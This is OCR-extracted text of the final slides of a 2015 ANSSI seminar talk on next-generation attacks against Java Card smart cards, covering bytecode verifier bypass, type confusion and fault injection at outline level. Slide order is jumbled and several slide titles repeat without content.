
- The BCV statically checks this applet;
- During the runtime, the checkcast instruction rises a ClassCastException exception.




# Power Analysis of the checkcast instruction



# Power Analysis of the checkcast instruction



# Laser Fault Injection



# Outline

1 Introduction
   a. Previously. . .
   b. Real Life of Cards
   c. Next Step: Attacks on Card in Production Cycle
2 Retrieving Administration Keys
3 Bypassing Java Card BCV
   a. What does the BCV check?
   b. Type Confusion Through Oracle's BCV
   c. The Case of Unreachable Piece of Code
4 Enabling Malicious Code Inside the Card
   a. Executing Unreachable Code
   b. Enabling a Type Confusion
5 Conclusion



# Conclusion

- An installed application on a card must be checked by a BCV;
- Nowadays, only the Oracle's BCV is publicly available (close-source);
- Some vulnerabilities have been found . . . and patched!;
- Are there other security flaws? (this is the million-dollar question!);
- The next-gen attacks is the fault injection attacks;
- Fault injection can be viewed as a logical attack enabler;
- Evaluated cards embed countermeasures to prevent fault injection attacks.



# That's All Folk!

**Thank you for your attention!**
**Questions?**

## Next-Gen Attacks against the Java Card Smart Cards

Séminaire IRISA/DGA

Guillaume BOUFFARD (guillaume.bouffard@ssi.gouv.fr)

Agence Nationale de la Sécurité des Systèmes d'Information

(French Network and Information Security Agency)

Friday, March 6th, 2015

http://www.ssi.gouv.fr